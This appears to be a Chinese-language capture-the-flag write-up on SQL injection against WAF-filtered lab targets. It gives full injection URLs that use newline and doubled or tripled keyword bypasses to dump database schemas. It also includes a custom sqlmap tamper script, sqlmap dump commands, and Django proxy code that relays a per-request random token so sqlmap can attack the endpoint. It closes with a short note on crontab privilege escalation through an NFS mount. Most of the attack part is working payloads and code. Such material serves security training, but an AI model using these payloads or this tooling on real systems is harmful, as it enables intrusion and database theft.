
SQL注入实战技巧(注入过程中所发现的边缘信息的充分利用)

1http://45.180.243.36/?id=%221%22or%22=`uniunionon`%22

1http://45.180.243.36/?id=%221%22or%22=%27uniunionon%0Aseseselectlectlect%0A1%27%22

- slmap无法直接爆,有WAF
- 过滤空格 %0A 绕过
- 过滤union 双写可绕过
- 过滤select,三写绕过
 145.180.243.220/?id=1or''=''
 245.180.243.220/?id="1"or''='uniunionon /**/'
 3
 4http://45.180.243.220/?id=%221%22or%27%27=%27uniunionon%0A%27
 5
 6http://45.180.243.220/?id=%221%22or%27%27=%27uniunionon%0Aseseselectlectlect%27
 7
 8http://45.180.243.220/?id=1%0Auniunionon%0Aseseselectlectlect%0A1,2,3
 9
10http://45.180.243.220/?id=555555%0Auniunionon%0Aseseselectlectlect%0A1,2,3
11
1245.180.243.220/?id=555555%0Auniunionon%0Aseseselectlectlect%0A1,2,scheman_name%0Afrom%0Ainformation_schema.schemata%0Alimit%0A1,1
13
14http://45.180.243.220/?id=555555%0Auniunionon%0Aseseselectlectlect%0A1,2,group_concat(table_name)%0Afrom%0Ainformation_schema.tables%0Awhere%0Atable_schema=”db_6XFkMpnM”
15
16http://45.180.243.220/?id=555555%0Auniunionon%0Aseseselectlectlect%0A1,2,group_concat(column_name)%0Afrom%0Ainformation_schema.columns%0Awhere%0Atable_schema%0A=%0A%22db_6XFkMpnM%22
实战案例(sqlmap的使用技巧)

配置绕过规则复制tamper中的模板cp .\space2plus.py 2024kcom.py修改为如下内容。
 1#!/usr/bin/env python
 2
 3"""
 4Copyright (c) 2006-2024 sqlmap developers (https://sqlmap.org/)
 5See the file 'LICENSE' for copying permission
 6"""
 7
 8from lib.core.compat import xrange
 9from lib.core.enums import PRIORITY
10
11__priority__ = PRIORITY.LOW
12
13def dependencies():
14    pass
15
16def tamper(payload, **kwargs):
17    """
18    Replaces space character (' ') with plus ('+')
19
20    Notes:
21        * Is this any useful? The plus get's url-encoded by sqlmap engine invalidating the query afterwards
22        * This tamper script works against all databases
23
24    >>> tamper('SELECT id FROM users')
25    'SELECT+id+FROM+users'
26    """
27    payload = payload.replace("SELECT","select")
28    payload = payload.replace("UNION","union")
29    payload = payload.replace("union","ununionion")
30    payload = payload.replace("select","selselselectectect")
31    payload = payload.replace(" ","%0A") #对应之前的绕过检查
32    return payload
带参数绕过
1sqlmap -u "http://45.180.243.31/sql.php?id=1" --tamper=2024kcom.py --dbs -D db_YOARED3v -T db_flag --dump




flag-{xxaq429524e6-ffd6-4c9c-8723-470f8e417424}

同理也可以爆第一个靶场的flag
flag-{xxaq61c44a35-6dce-4406-90b7-7c1cc1b5c5ae}

sql1.php 随机值绕过

前后两次数值不一样
用django创建一个服务,获取动态值,返回即可。

启动一个django服务
1django-admin.exe startproject testsql

创建一个 Kcon.py 文件内容如下。
 1from django.http import HttpResponse
 2import requests
 3def testsql(request):
 4    with requests.Session() as session:
 5        req = session.get("http://45.180.243.152/sql1.php")
 6        req_list =  req.text.split("<strong>")
 7        req_list = req_list[1].split("</strong>")
 8        print(req.text)
 9        randome_value =  req_list[0].strip()
10        data ={
11            "id":request.GET["id"],
12            "random_value":randome_value
13        }
14        print(data)
15        req = session.post("http://45.180.243.152/sql1.php",data = data)
16        print(request.GET['id'])
17    return HttpResponse(req)
修改 url.py 文件,引入修改后的文件。
1from django.contrib import admin
2from django.urls import path
3from . import view
4
5urlpatterns = [
6    path('admin/', admin.site.urls),
7    path('testsql/',view.testsql),
8    path("testsql2/",view.testsql2),
9]
启动django,打开django启动的页面会话,sqlmap爆
1python manage.py runserver
2python sqlmap.py -u "http://127.0.0.1:8000/testsql/?id=1" --dbs
3python sqlmap.py -u "http://127.0.0.1:8000/testsql/?id=1" -D db_5l6KrvIg -T db_flag -C flag --dump

无回显

抓包后sqlmap爆
原理sqlmap不能识别直接执行sql语句的id,但是浏览器抓包后的请求头可以识别。
1python.exe .\sqlmap.py -r D:\JingJing\Documents\CTF文件\CTF刷题\2024Kcon\norespon.txt -D db_t4P1AxlC -T
2 db_flag -C flag --dump

有多余的执行步骤
view.py 中写入
1def testsql2(request):
2    data = {
3            "random_value" :  request.GET['id'],
4            }
5    req = requests.post("http://45.180.243.152/sql3.php",data=data)
6    req = requests.get("http://45.180.243.152/sql3.php?id=run")
7    return HttpResponse(req)
url.py 末尾加上
1path("testsql2/",view.testsql2),
浏览器访问 http://127.0.0.1:8000/testsql2/?id=select+1用sqlmap爆
1python sqlmap.py -u "http://127.0.0.1:8000/testsql2/?id=select+1"
2python sqlmap.py -u "http://127.0.0.1:8000/testsql2/?id=select+1" -D db_fcfUEiY7 -T db_flag -C flag --dump

django后台的数据
实战案例(利用crontab完成特定化场景的提权)


过滤了多种函数,一句话木马不能用,网络存储挂载了crotab文件,并且权限不收敛,挂载使用的是目录,但是可以nfs漏洞可以让其访问所有认证。

